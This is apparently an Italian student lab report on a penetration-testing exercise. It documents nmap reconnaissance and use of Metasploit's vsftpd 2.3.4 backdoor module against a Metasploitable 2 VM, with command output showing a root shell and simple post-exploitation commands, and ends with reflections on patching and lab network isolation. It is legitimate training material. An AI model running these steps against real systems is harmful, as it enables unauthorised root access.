

## **Report di Esercitazione: Sfruttamento di Servizio e Accesso Post-Exploitation**

### **1 Introduzione**

Questo report documenta le procedure e i risultati di un' esercitazione di penetration testing condotta in un ambiente di laboratorio isolato. L' obiettivo era simulare un attacco mirato contro un servizio **FTP (File Transfer Protocol)** noto per essere vulnerabile, al fine di ottenere un accesso non autorizzato.

L' attività ha coperto l'intero ciclo di attacco, dalla configurazione dell'ambiente di laboratorio e la scansione di riconoscimento, fino allo sfruttamento (exploitation) della vulnerabilità e alle azioni post-sfruttamento (post-exploitation) sul sistema compromesso. Questa esercitazione è fondamentale per comprendere l' applicazione pratica degli strumenti di ethical hacking e l'importanza della gestione delle patch di sicurezza.

### **2 Teoria e Concetti Chiave**

Prima di descrivere i passaggi, è essenziale comprendere i concetti teorici alla base dell'operazione.

- **Metasploit Framework:** È una piattaforma open-source avanzata per lo sviluppo, il testing e l'esecuzione di exploit. Funziona come una vasta "libreria" di vulnerabilità note e degli strumenti per sfruttarle, semplificando il processo di penetration testing.
- **Exploit:** È un frammento di codice o una sequenza di comandi che sfrutta un bug o una vulnerabilità specifica in un software al fine di causare un comportamento imprevisto, che tipicamente sfocia nell'ottenimento di un accesso.
- **Payload:** È il codice che viene eseguito sul sistema target dopo che l' exploit ha avuto successo. Il suo scopo è definire cosa fare una volta ottenuto l' accesso ad esempio, aprire una shell, installare un listener ecc...

- **Vulnerabilità vsftpd v2.3.4 Backdoor:** L'exploit utilizzato **exploit/unix/ftp/vsftpd\_234\_backdoor** non sfrutta un errore di programmazione, ma una **backdoor intenzionale** inserita nel codice sorgente del server FTP vsftpd versione 2.3.4. Se un nome utente contenente la sequenza di caratteri `:)` viene inviato alla porta 21, il servizio apre una shell di comando (payload) sulla porta 6200/tcp, consentendo un accesso immediato.

"altri argomenti fondamentali spiegati oggi a lezione come Meterpreter , i Listener, le differenze tra Bind shell e Reverse shell , ed MsfVenom , verranno affrontati e opportunamente spiegati successivamente"

## 3 Svolgimento dell'Esercitazione


L'attività è stata suddivisa in quattro fasi distinte.

### Fase 1: Preparazione dell'Ambiente (Setup)

Per garantire un'esercitazione sicura e isolata, è stato creato un laboratorio virtuale:


#### 1. Macchine Virtuali (VM):

- **Attaccante:** VM Kali Linux con IP statico **192.168.1.4**
- **Vittima:** Una VM Metasploitable 2 con IP statico **192.168.1.149**



#### 2. Configurazione di Rete:

Entrambe le VM sono state configurate per utilizzare una **"Rete con Nat"**.



## Fase 2: Riconoscimento e Scansione (Reconnaissance)

Prima di attaccare, è stato necessario confermare che il target fosse attivo e vulnerabile.

1. **Verifica Connettività:** Dalla macchina Kali, ho verificato tramite comando **ping** che la macchina Metasploitable fosse raggiungibile.

```
(kali㉿kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=1.81 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.891 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.691 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.844 ms
^C
--- 192.168.1.149 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.691/1.058/1.808/0.438 ms
```

2. **Scansione dei Servizi:** È stata utilizzata una scansione **Nmap** con il comando “**nmap -sV -p 21 192.168.1.149**” per identificare la versione esatta del servizio FTP in esecuzione sulla porta 21

```
(kali㉿kali)-[~]
$ nmap -sV -p 21 192.168.1.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 11:14 EST
Nmap scan report for 192.168.1.149
Host is up (0.00054s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:C0:61:06 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.89 seconds
```

## Fase 3: Sfruttamento (Exploitation)

Questa fase ha previsto l'uso del Metasploit Framework.

## 1. Avvio di Metasploit: tramite comando “**msfconsole**”

**2. Ricerca dell'Exploit:** Ho cercato il modulo per la vulnerabilità identificata.  
“**search vsftpd**”

```
msf > search vsftpd
Matching Modules
=====
#  Name
-
0  auxiliary/dos/ftp/vsftpd_232
1  exploit/unix/ftp/vsftpd_234_backdoor

      Disclosure Date  Rank      Check  Description
      2011-02-03    normal   Yes    VSFTPD 2.3.2 Denial of Service
      2011-07-03  excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > 
```

**3. Selezione dell'Exploit: “use”**

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

**4. Mostra le opzioni: “show options” , l' unica opzione richiesta è **RHOSTS** (Remote Host, il bersaglio).**

```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name  Current Setting  Required  Description
GHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, sapni, http, socks4
RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21       yes       The target port (TCP)

Exploit target:
Id  Name
-
0  Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

**5. Configurazione dell'Exploit:** Il passaggio più importante e decisivo è questo, ovvero impostare l'host di destinazione Remote Host. “**set RHOSTS**”

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > [ ]
```

Ho dunque tramite il comando set impostato l' indirizzo IP della Metasploitable 192.168.1.149

**6. Esecuzione:** L'attacco è stato lanciato. “**exploit**” oppure “**run**”

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.4:36421 → 192.168.1.149:6200) at 2025-11-04 10:58:02 -0500
```

## Fase 4: Post-Sfruttamento (Post-Exploitation)

L'exploit è stato eseguito con successo, come confermato dall'output.

Una volta ottenuta la shell, ho eseguito i seguenti comandi sulla macchina vittima per completare l'obiettivo:

**1. Verifica Privilegi: “**whoami**”**

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

whoami
root
```

La risposta “root” mi da conferma dell’accesso amministrativo completo.

## 2. Navigazione alla Root: “ cd / ” e Creazione della Directory “mkdir”:

```
cd/
sh: line 10: cd/: No such file or directory
cd /
mkdir test_metasploitable
```

## 4. Osservazioni e Riflessioni

- **Importanza della Scansione:** L'esercitazione ha evidenziato l'importanza critica della Fase 2 (Riconoscimento). Un tentativo di exploit fallito con l'errore **Exploit failed: Connection refused** indica che l'exploit non è compatibile con il target. L'uso di **nmap -sV** prima di un attacco non è opzionale, ma obbligatorio per evitare tentativi a vuoto e "rumore" inutile sulla rete.
- **Pericolosità delle Backdoor:** Questo attacco non sfrutta un errore, ma una backdoor. Dimostra come un singolo sviluppatore o un attaccante che compromette la supply chain del software possa invalidare ogni altra misura di sicurezza.
- **Riflessione sulla Configurazione di Rete (Rete NAT):** L'uso di una "**Rete NAT**" per questa esercitazione è una scelta di configurazione con importanti implicazioni di sicurezza. Ho riflettuto dopo a tal proposito ed ho comunque svolto l' esercizio in modalità rete con nat ma in questa modalità, la VM Metasploitable (una macchina deliberatamente vulnerabile) ottiene un indirizzo IP dal router virtuale del software di virtualizzazione e, attraverso il NAT del computer host, **ha accesso a Internet**.
- **Rischio:** Questo setup è **altamente pericoloso** per un laboratorio di questo tipo. Espone una macchina piena di vulnerabilità note a Internet. La macchina vulnerabile potrebbe essere scansionata e compromessa da un attaccante esterno in pochi minuti. Ho comunque impostato L' IP della metasploitable come da consegna , attraverso i seguenti comandi da terminale "**sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.0 up**" dunque è un IP temporaneo che al riavvio della macchina si annulla . Stessa cosa per la kali.
- **Best Practice:** Per un' esercitazione di questo tipo, comunque, la configurazione più sicura è sempre una "**Rete Interna**" (Internal Network). Questo crea uno switch virtuale completamente isolato, permettendo alle VM di comunicare tra loro ma impedendo qualsiasi accesso da o verso Internet.
- 

## 5. Conclusione

L' esercitazione è stata completata con successo. Tutti gli obiettivi sono stati raggiunti: ho configurato il laboratorio, identificato un target vulnerabile,

utilizzato Metasploit per ottenere l'accesso root ed ho eseguito azioni post-sfruttamento come prova del controllo ottenuto.

Questo esercizio pratico dimostra l'efficacia di strumenti come Metasploit e ribadisce la necessità critica di una gestione rigorosa delle patch e l'eliminazione di software obsoleto o noto per essere vulnerabile dalle infrastrutture di rete.